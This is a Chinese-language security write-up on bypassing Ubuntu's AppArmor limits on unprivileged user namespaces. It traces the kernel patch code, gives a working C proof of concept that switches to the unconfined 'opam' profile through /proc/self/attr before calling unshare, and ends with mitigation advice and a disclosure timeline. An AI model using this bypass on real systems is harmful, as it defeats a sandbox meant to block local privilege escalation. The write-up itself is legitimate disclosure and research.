






最近,Ubuntu引入沙盒机制以缩减攻击面,它们看似坚不可摧。然而,经过深入研究,其实仍存在一些问题,绕过它并不像预期那样困难。本文将阐述国外研究人员如何从内核层面展开研究,发现了一条绕过路径,并分享过程中的一些有趣故事。
1. 引言
1.1. Ubuntu 的新沙盒模型
在作为提权攻击面活跃多年后,非特权用户命名空间终于开始受到严肃关注。2024年4月,就在当年Pwn2Own竞赛后不久,Ubuntu发布了一篇安全主题博客,宣布了旨在锁定非特权命名空间和io_uring的新缓解措施。目标很明确:确保不可信应用程序在更严格、更受控的沙盒内运行。这些限制主要通过AppArmor实现。
时间来到2024年9月,Ubuntu通过一场技术分享,更深入地介绍了其沙盒架构。这些资料不仅阐述了设计背后的动机,还解析了沙盒的内部运作机制。

Ubuntu沙盒架构示意图
从这些更新可以明显看出,Ubuntu的新模型只允许特定应用程序创建非特权命名空间。所有其他不可信进程均被阻止。没有非特权命名空间的访问权,攻击者就失去了进入netfilter、net/sched等子系统的入口点——这些地方历来是漏洞发现的沃土。起初,这似乎是一个无懈可击的防御。一些研究人员甚至推测,原本是Pwn2Own中唯一Linux提权目标的Ubuntu,现在可能已变得牢不可破。
1.2. 绕过方法的出现
但在2月16日,意想不到的事情发生了。白帽小哥无意中在社交媒体上看到一条线索,有人声称新的基于AppArmor的保护措施可以被绕过。这立刻引起了他的注意。

关于绕过方法的社交媒体讨论
巧合的是,Pwn2Own 2025比赛临近。这感觉正是开始深入挖掘的绝佳时机。小哥决定分析Ubuntu如何通过AppArmor强制执行这些限制,更重要的是,其中是否存在任何破绽。
令人惊讶的是,这并没有花费太长时间。在审阅代码的几个小时内,小哥就找到了一种绕过方法!只要调查方向正确,发现它并不特别困难。随着非特权命名空间重新回到攻击蓝图,他计划中的下一步也就明确了:在Ubuntu默认启用但kernelCTF未启用的某个网络子系统模块中寻找漏洞。这再好不过了!
然而,事情并没有那么顺利。仅仅一周后,也就是2月24日,Pwn2Own柏林的官方规则宣布,Ubuntu不再作为目标,因为Linux提权目标被换成了红帽企业Linux。更糟糕的是(至少对这次绕过而言),RHEL根本不限制非特权命名空间。这意味着……这个绕过方法对比赛而言已经毫无意义了。

Pwn2Own Berlin规则变更
1.3. 厂商响应
了解Ubuntu不再是Pwn2Own目标后,小哥立即通过ZDI门户提交了这个问题,这通常是用于漏洞报告的渠道。
但在等待回复期间,研究员(@roddux)于3月21日在社交媒体上发布了一条绕过方法。
随后在3月27日,Qualys 团队也发布了一份技术披露,包含了更详细的技术解释,所有这些方法都与小哥发现的绕过方法基于相似的根因。
作为一名研究员,看到各种绕过方法被公开披露,却因为已经报告给ZDI而无法分享自己的工作,确实令人沮丧。几天没有更新后,小哥甚至发邮件询问ZDI是否可以撤回提交。幸运的是,小哥的主管Orange Tsai及时介入,耐心分析了其中的利弊。这帮助小哥恢复了冷静,并最终发送另一封邮件撤回了撤回请求。
4月27日,ZDI团队终于审查了研究报告,但他们表示对此问题不感兴趣。因此,小哥决定直接向Ubuntu安全团队报告。一天之内,就收到了John的快速回复,他是命名空间限制机制的一位维护者。他表示他们正在验证此问题,并将通知任何关于更新的消息。顺便说一下,这是小哥第一次向Ubuntu安全团队报告问题,他们的响应速度和友好态度使得这次合作体验非常愉快。
经过大约一个月的讨论,他们最终确定报告的问题是Qualys团队先前披露的绕过方法的一个变体。它仅在/proc/sys/kernel/apparmor_restrict_unprivileged_unconfined被禁用时才有效,而该选项自Ubuntu 25.04起已默认启用。他们也通过官方帖子建议早期版本的用户禁用它。
本文记录了白帽小哥的绕过技术及完整的披露时间线。虽然核心思路与先前发表的方法一致,但小哥认为仍有发布的价值,因为该方法是从内核端而非用户空间发现的。希望每位读者都能从中获得启发!
2. AppArmor 基础
2.1. 概述
AppArmor(Application Armor) 是Linux安全模块的一种实现,提供强制访问控制,限制进程对系统资源的访问。管理员可以为程序定义AppArmor配置文件以限制其能力。如果一个进程没有AppArmor配置文件,它将以unconfined配置文件运行,这意味着AppArmor不会对它施加任何限制。
每个配置文件为一个单独的程序定义访问控制,指定它可以访问哪些文件、能力以及网络权限。启用的配置文件可以在两种模式下运行:
- 强制模式:违规行为被阻止并记录。
- 申诉模式:违规行为仅被记录而不被阻止。
示例配置文件:
abi <abi/4.0>,
include <tunables/global>

profile ipa_verify /usr/bin/ipa_verify flags=(unconfined) {
  userns,

  # 站点特定的添加和覆盖。详见local/README。
  include if exists <local/ipa_verify>
}
profile ipa_verify:定义一个名为ipa_verify的配置文件。/usr/bin/ipa_verify:该配置文件应用于位于/usr/bin/ipa_verify的二进制文件。当执行时,此配置文件会自动加载。flags=(unconfined):此配置文件处于非受限状态。虽然配置文件已加载,但它不限制应用程序的行为。userns:允许应用程序使用用户命名空间。
用户可以使用aa-status工具列出活动的配置文件及其状态。以下是一个JSON输出示例:
{
  "version": "2",
  "profiles": {
    "/snap/snapd/23258/usr/lib/snapd/snap-confine": "enforce",
    "/usr/sbin/sssd": "complain",
    "Discord": "unconfined"
  },
  "processes": {
    "/usr/sbin/rsyslogd": [
      {
        "profile": "rsyslogd",
        "pid": "1176",
        "status": "enforce"
      }
    ]
  }
}
2.2. 在Ubuntu中的行为
用户可以使用unshare工具在非特权用户命名空间下执行目标二进制文件。然而,引入新的安全机制后,在Ubuntu上执行此命令会导致“Operation not permitted” (-EPERM)错误。
aaa@aaa:~/$ unshare -r -n -m /bin/bash
unshare: write failed /proc/self/uid_map: Operation not permitted此时,如果使用dmesg命令检查内核日志,将会看到一些与AppArmor相关的事件日志。
aaa@aaa:~/$ sudo dmesg
[...]
[302291.394909] audit: type=1400 audit(1739761091.573:545): apparmor="AUDIT" operation="userns_create" class="namespace" info="Userns create - transitioning profile" profile="unconfined" pid=29466 comm="unshare" requested="userns_create" target="unprivileged_userns"
[302291.395747] audit: type=1400 audit(1739761091.574:546): apparmor="DENIED" operation="capable" class="cap" profile="unprivileged_userns" pid=29466 comm="unshare" capability=21 capname="sys_admin"- 第一个AppArmor事件 – 审计事件
- 此事件记录执行详情
- 事件描述PID为29466的进程(
unshare)试图创建一个用户命名空间(operation="userns_create") - 该进程当前未受限制(
profile="unconfined"),意味着此刻它不受任何AppArmor配置文件约束 - 在此事件后,进程被分配了
unprivileged_userns配置文件
- 第二个AppArmor事件 – 拒绝事件
- 此事件表示一个被拒绝的操作
unprivileged_userns配置文件限制该进程使用sys_admin能力- 由于unshare需要
sys_admin来创建新的用户命名空间,AppArmor阻止了该操作,导致“Operation not permitted (-EPERM)”错误
在Ubuntu中,所有AppArmor配置文件都存储在以下目录:
aaa@aaa:~$ ls -al /etc/apparmor.d/
total 528
drwxr-xr-x   9 root root  4096 Feb 17 10:46 .
drwxr-xr-x 141 root root 12288 Feb 16 20:46 ..
-rw-r--r--   1 root root   354 Oct  2 07:24 1password
...
-rw-r--r--   1 root root   699 Oct  2 07:24 unprivileged_userns
...文件/etc/apparmor.d/unprivileged_userns定义了unprivileged_userns配置文件。以下是该文件的部分内容:
[...]

profile unprivileged_userns {
     audit deny capability,
     audit deny change_profile,

     [...]
     allow mqueue,
     allow ptrace,
     allow userns,
}我们在dmesg输出中看到的第二个事件日志来自audit deny capability规则。此规则阻止所有需要能力(如CAP_SYS_ADMIN、CAP_NET_ADMIN和CAP_CHOWN)的操作,并记录任何被拒绝的请求。
现在理解了在unprivileged_userns配置文件下不允许创建命名空间,一个关键问题随之而来:
为什么我们以unconfined配置文件启动的进程,会自动切换到unprivileged_userns配置文件?
要回答这个问题,需要深入Ubuntu中AppArmor的实现!
3. 逆向Ubuntu内核补丁
3.1. 分析策略
每个Linux发行版都会根据自身需求修改Linux内核,Ubuntu也不例外。
在分析Ubuntu源码时,你会下载两个文件:Linux源码的基础版本(linux_<ver>.orig.tar.gz)和一个包含Ubuntu修改的差异文件(linux_<ver>-<x>.<y>.diff.gz,其中x代表Ubuntu维护的子版本,y通常是次要或补丁版本)。要分析Ubuntu的自定义内容,通常需要检查打过补丁的源码以及差异文件。
然而,以linux_6.11.0-18.18.diff为例,补丁文件包含超过260000行——那么从哪里开始呢?
我们可以基于启发式方法缩小方向:AppArmor的异常行为仅由unshare操作触发。此外,可以搜索审计事件日志中的特定字符串来快速定位关键操作。
3.2. 深入源码
函数apparmor_userns_create()作为AppArmor钩子被触发,并在创建命名空间时执行[1]。此函数随后调用aa_profile_ns_perm()来处理命名空间权限相关的设置[2]。
static struct security_hook_list apparmor_hooks[] __ro_after_init = {
    // [...]
    LSM_HOOK_INIT(userns_create, apparmor_userns_create), // [1]
    // [...]
};

static int apparmor_userns_create(const struct cred *new_cred)
{
    struct aa_label *label;
    struct aa_profile *profile;
    int error = 0;

    label = begin_current_label_crit_section();
    if (aa_unprivileged_userns_restricted /* 默认值: 1 */ ||
        label_mediates(label, AA_CLASS_NS)) {
        // [...]
        new = fn_label_build(label, profile, GFP_KERNEL,
                aa_profile_ns_perm(profile, &ad, // [2]
                           AA_USERNS_CREATE));
        // [...]
    }
    end_current_label_crit_section(label);

    return error;
}当aa_profile_ns_perm()检测到配置文件处于未受限状态[3]且当前使用的配置文件匹配unconfined配置文件[4]时,它会直接应用硬编码的unprivileged_userns配置文件[5],该配置文件对应/etc/apparmor.d/unprivileged_userns。这正是阻止我们创建非特权命名空间的AppArmor配置文件。
以下代码仅包含aa_profile_ns_perm()函数的一部分。完整代码包含大量带有“TODO”和“hardcode”的注释,表明整个机制仍处于开发阶段。
struct aa_label *aa_profile_ns_perm(struct aa_profile *profile,
                    struct apparmor_audit_data *ad,
                    u32 request)
{
    struct aa_ruleset *rules = list_first_entry(&profile->rules,
                            typeof(*rules), list);
    struct aa_label *new;
    struct aa_perms perms = { };
    aa_state_t state;

    // [...]
    state = RULE_MEDIATES(rules, ad->class);
    if (!state) {
        if (profile_unconfined(profile) && // [3]
            profile == profiles_ns(profile)->unconfined) { // [4]
            // [...]
            new = aa_label_parse(&profile->label, // [5]
                         "unprivileged_userns", GFP_KERNEL,
                         true, false);
            // [...]
            ad->info = "Userns create - transitioning profile";
            perms.audit = request;
            perms.allow = request;
            goto hard_coded;
        } /* [...] */
    }

    // [...]
hard_coded:
    aa_apply_modes_to_perms(profile, &perms);
    // [...]
    return new;
}如何确定当前进程正在使用哪个配置文件?直观上,它应该被记录在/proc/self/下的某个地方。通过分析源码并使用grep和find等工具在文件内容和文件名中搜索相关关键词,最终定位到/proc/self/attr。
该目录存储进程相关的属性定义,其中有一个名为apparmor的子目录,包含AppArmor特定信息。
aaa@aaa:~/$ ls -al /proc/self/attr
total 0
dr-xr-xr-x 2 aaa aaa 0 Feb 17 12:16 .
dr-xr-xr-x 9 aaa aaa 0 Feb 17 12:16 ..
dr-xr-xr-x 2 aaa aaa 0 Feb 17 12:16 apparmor
-rw-rw-rw- 1 aaa aaa 0 Feb 17 12:16 current
-rw-rw-rw- 1 aaa aaa 0 Feb 17 12:16 exec
-rw-rw-rw- 1 aaa aaa 0 Feb 17 12:16 fscreate
-rw-rw-rw- 1 aaa aaa 0 Feb 17 12:16 keycreate
-r--r--r-- 1 aaa aaa 0 Feb 17 12:16 prev
dr-xr-xr-x 2 aaa aaa 0 Feb 17 12:16 smack
-rw-rw-rw- 1 aaa aaa 0 Feb 17 12:16 sockcreate/proc/self/attr/apparmor目录下的current文件显示当前使用的配置文件。虽然它有写权限,但似乎需要特定格式的修改才能生效。
aaa@aaa:~/$ cat /proc/self/attr/current
unconfined

aaa@aaa:~/$ echo AAA > /proc/self/attr/current
-bash: echo: write error: Invalid argument
通过将这些伪文件名映射回源代码,可以从文件操作中确定读写处理程序。
#define ATTR(LSMID, NAME, MODE)             \
    NOD(NAME, (S_IFREG|(MODE)),             \
        NULL, &proc_pid_attr_operations,    \
        { .lsmid = LSMID })

static const struct pid_entry smack_attr_dir_stuff[] = {
    ATTR(LSM_ID_SMACK, "current", 0666),
};
LSM_DIR_OPS(smack);

static const struct pid_entry apparmor_attr_dir_stuff[] = {
    ATTR(LSM_ID_APPARMOR, "current",  0666),
    ATTR(LSM_ID_APPARMOR, "prev",     0444),
    ATTR(LSM_ID_APPARMOR, "exec",     0666),
};
LSM_DIR_OPS(apparmor);

static const struct pid_entry attr_dir_stuff[] = {
    ATTR(LSM_ID_UNDEF, "current",     0666),
    ATTR(LSM_ID_UNDEF, "prev",        0444),
    ATTR(LSM_ID_UNDEF, "exec",        0666),
    ATTR(LSM_ID_UNDEF, "fscreate",    0666),
    ATTR(LSM_ID_UNDEF, "keycreate",   0666),
    ATTR(LSM_ID_UNDEF, "sockcreate",  0666),
    DIR("smack",  0555,
        proc_smack_attr_dir_inode_ops, proc_smack_attr_dir_ops),
    DIR("apparmor",  0555,
        proc_apparmor_attr_dir_inode_ops, proc_apparmor_attr_dir_ops),
};文件操作proc_pid_attr_operations将函数proc_pid_attr_write()[6]定义为写处理程序。在更底层,该函数调用AppArmor的setprocattr钩子,对应函数apparmor_setprocattr()[7]。
static const struct file_operations proc_pid_attr_operations = {
    // [...]
    .write        = proc_pid_attr_write, // [6]
    // [...]
};

static ssize_t proc_pid_attr_write(struct file * file, const char __user * buf,
                   size_t count, loff_t *ppos)
{
    // [...]
    rv = security_setprocattr(PROC_I(inode)->op.lsmid, // <------------
                  file->f_path.dentry->d_name.name, page,
                  count);
    // [...]
}

int security_setprocattr(int lsmid, const char *name, void *value, size_t size)
{
    struct security_hook_list *hp;

    hlist_for_each_entry(hp, &security_hook_heads.setprocattr, list) {
        if (lsmid != 0 && lsmid != hp->lsmid->id)
            continue;
        return hp->hook.setprocattr(name, value, size); // <------------
    }
    // [...]
}

static struct security_hook_list apparmor_hooks[] __ro_after_init = {
    // [...]
    LSM_HOOK_INIT(setprocattr, apparmor_setprocattr), // [7]
    // [...]
};函数apparmor_setprocattr()首先将目标文件名转换为枚举值[8],然后调用do_setattr()来处理操作[9]。
static int apparmor_setprocattr(const char *name, void *value,
                size_t size)
{
    int attr = lsm_name_to_attr(name); // [8]

    if (attr)
        return do_setattr(attr, value, size); // [9]
    return -EINVAL;
}

u64 lsm_name_to_attr(const char *name)
{
    if (!strcmp(name, "current"))
        return LSM_ATTR_CURRENT;
    if (!strcmp(name, "exec"))
        return LSM_ATTR_EXEC;
    // [...]
}函数do_setattr()首先解析输入,其中写入的数据被解析为"<命令> <配置文件>"格式。然后,根据目标文件和命令值,使用不同参数调用aa_change_profile()。
static int do_setattr(u64 attr, void *value, size_t size)
{
    // [...]
    if (attr == LSM_ATTR_CURRENT) {
        // [...]
        else if (strcmp(command, "changeprofile") == 0) {
            error = aa_change_profile(args, AA_CHANGE_NOFLAGS);
        } else if (strcmp(command, "permprofile") == 0) {
            error = aa_change_profile(args, AA_CHANGE_TEST);
        } else if (strcmp(command, "stack") == 0) {
            error = aa_change_profile(args, AA_CHANGE_STACK);
        } else
            goto fail;
    } else if (attr == LSM_ATTR_EXEC) {
        if (strcmp(command, "exec") == 0)
            error = aa_change_profile(args, AA_CHANGE_ONEXEC);
        else if (strcmp(command, "stack") == 0)
            error = aa_change_profile(args, (AA_CHANGE_ONEXEC |
                             AA_CHANGE_STACK));
        else
            goto fail;
    }
    // [...]
}函数aa_change_profile()根据不同的标志决定如何应用配置文件。首先,它检索与用户提供的配置文件名对应的配置文件对象[10]。然后,根据标志执行不同的配置文件更新。
如果包含AA_CHANGE_STACK标志,AppArmor会在现有配置文件的基础上再应用另一个配置文件。AA_CHANGE_TEST标志用于测试,意味着不会实际应用该配置文件。
如果既未设置AA_CHANGE_STACK也未设置AA_CHANGE_TEST标志,aa_change_profile()则使用检索到的配置文件创建一个AppArmor标签对象[11],然后通过aa_replace_current_label()[12]或aa_set_current_onexec()[13]将新标签应用到当前进程。
int aa_change_profile(const char *fqname, int flags)
{
    struct aa_label *label, *new = NULL, *target = NULL;

    // [...]
    target = aa_label_parse(label, fqname /* profile name */, GFP_KERNEL, true, false); // [10]

    // [...]
    if (!stack) {
        new = fn_label_build_in_ns(label, profile, GFP_KERNEL, // [11]
                       aa_get_label(target),
                       aa_get_label(&profile->label));
    }

    // [...]
    if (!(flags & AA_CHANGE_ONEXEC)) {
        error = aa_replace_current_label(new); // [12]
    } else {
        if (new) {
            aa_put_label(new);
            new = NULL;
        }
        aa_set_current_onexec(target, stack); // [13]
    }

    // [...]
}简言之,如果写入的目标文件是/proc/self/attr/exec且数据为"exec <配置文件>",则新配置文件仅在进程执行SYS_execve系统调用后才被应用。
反之,如果写入/proc/self/attr/current且数据为"changeprofile <配置文件>",则进程的配置文件立即更新。
4. 突破沙盒
让我们回顾一下aa_profile_ns_perm()中的检查。
struct aa_label *aa_profile_ns_perm(struct aa_profile *profile /* ... */)
{
    if (profile_unconfined(profile) && // [1]
        profile == profiles_ns(profile)->unconfined) { // [2]
        // [...]
    }
}第一个检查检查配置文件是否处于未受限状态[1],这也可以通过应用一个处于申诉模式的配置文件来绕过。
第二个检查验证当前配置文件是否为unconfined配置文件[2]。因此,使用非默认配置文件可以绕过此检查。
简而言之,在当前机制下,只需应用任何处于未受限状态的配置文件,就可以绕过检查,从而创建非特权用户命名空间!
5. 概念验证
为了绕过限制,你只需要将进程的配置文件从默认的切换为另一个处于未受限状态的配置文件。小哥选择了opam配置文件,仅仅因为它是最简单的配置文件之一。其内容如下:
# 此配置文件允许所有操作,仅用于为应用程序提供一个名称,
# 而不是使用"unconfined"标签

abi <abi/4.0>,
include <tunables/global>

profile opam /usr/bin/opam flags=(unconfined) {
  userns,

  # 站点特定的添加和覆盖。详见local/README。
  include if exists <local/opam>
}
以下示例代码使用两种方法在Ubuntu 24.10上创建非特权用户命名空间。测试版本为Ubuntu 24.10(6.11.0-14-generic),测试日期为2025年2月17日。
#define _GNU_SOURCE
#include <sched.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>

void perror_exit(const char *msg)
{
    perror(msg);
    exit(1);
}

void unshare_setup(uid_t uid, gid_t gid)
{
    int temp, ret;
    char edit[0x100] = {};
    ret = unshare(CLONE_NEWNET | CLONE_NEWUSER);
    if (ret < 0) perror_exit("unshare");

    temp = open("/proc/self/setgroups", O_WRONLY);
    if (temp < 0) perror_exit("open /proc/self/setgroups");

    write(temp, "deny", strlen("deny"));
    close(temp);

    temp = open("/proc/self/uid_map", O_WRONLY);
    if (temp < 0) perror_exit("open /proc/self/uid_map");

    snprintf(edit, sizeof(edit), "0 %d 1", uid);
    write(temp, edit, strlen(edit));
    close(temp);

    temp = open("/proc/self/gid_map", O_WRONLY);
    if (temp < 0) perror_exit("open /proc/self/gid_map");

    snprintf(edit, sizeof(edit), "0 %d 1", gid);
    write(temp, edit, strlen(edit));
    close(temp);
    return;
}

const char profile1[] = "exec opam";
const char profile2[] = "changeprofile opam";
char buf[0x100];

void func_1()
{
    int ret;
    int fd = open("/proc/self/attr/exec", O_RDWR);
    if (fd < 0) perror_exit("open /proc/self/attr/exec");

    ret = write(fd, profile1, sizeof(profile1));
    close(fd);

    char *const _argv[] = {"/usr/bin/unshare", "-r", "-n", "-m", "/bin/bash", NULL};
    char *const _envp[] = {NULL};
    execve("/usr/bin/unshare", _argv, _envp);
}

void func_2()
{
    int ret;
    int fd = open("/proc/self/attr/current", O_RDWR);
    if (fd < 0) perror_exit("open /proc/self/attr/current");

    ret = write(fd, profile2, sizeof(profile2));
    close(fd);

    unshare_setup(getuid(), getgid());
    char *const _argv[] = {NULL};
    char *const _envp[] = {NULL};
    execve("/bin/bash", _argv, _envp);
}

int main()
{
    func_1();
    func_2();
}
6. 缓解措施
该绕过方法仅在/proc/sys/kernel/apparmor_restrict_unprivileged_unconfined被禁用(即设置为0)时才有效。Ubuntu 25.04及更高版本不受影响,因为该选项已默认启用。
对于Ubuntu 24.10及更早版本,请参考官方帖子,了解如何防止任何非特权且未受限的进程执行aa-exec来更改其配置文件。
7. 披露时间线
- 2025-02-16:研究员@roddux提及命名空间限制容易被绕过
- 2025-02-17:发现绕过方法
- 2025-02-24:向ZDI团队报告此问题
- 2025-03-21:研究员@roddux发布了他的绕过方法
- 2025-03-27:Qualys团队注意到@roddux的发布,也披露了他们的建议
- 2025-04-27:ZDI团队回复称他们对这类漏洞不感兴趣
- 2025-04-30:向Ubuntu安全团队报告此问题
- 2025-05-01:维护者之一John通知问题已进入初步审查阶段
- 2025-05-30:John提供了对问题的全面分析
- 2025-06-26:协调发布